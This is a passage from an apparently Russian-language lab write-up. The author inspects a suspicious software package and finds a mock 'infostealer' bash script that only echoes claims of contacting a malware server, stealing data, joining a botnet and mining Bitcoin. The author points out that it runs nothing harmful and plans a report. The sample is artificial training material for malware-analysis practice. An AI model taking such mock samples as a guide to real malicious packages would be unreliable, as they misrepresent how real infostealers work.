> very-cool-programm > **data**

bin  
opt  
usr

В каталоге bin

> very-cool-programm > data > **bin**

infostealer

```
infostealer — Kate
Файл  Правка  Выделение  Вид  Переход  Проекты  Клиент LSP  Сеанс
+ Создать  Открыть  Сохранить  Сохранить как
control x  postinst x  infostealer x
home > astra > Загрузки > very-cool-programm > data > bin > infostealer
1  #!/bin/bash
2  echo "Connecting to malware server"
3  sleep 2
4  echo "Migrate all important information into our server"
5  sleep 3
6  echo "Adddedd this computer into out bot networking"
7  sleep 2
8  echo "Starting mining Bitcoin"
9
10
```

Странный файл infostealer, который хоть и выполняет всего лишь команду echo, но вещи пишет страшные. Такое мы не допустим! В других каталогах, на самом деле ничего интересного нет, в целях сокращения количества букв описывать их не будем.

Далее оформляем все это в красивый отчет и сдаем!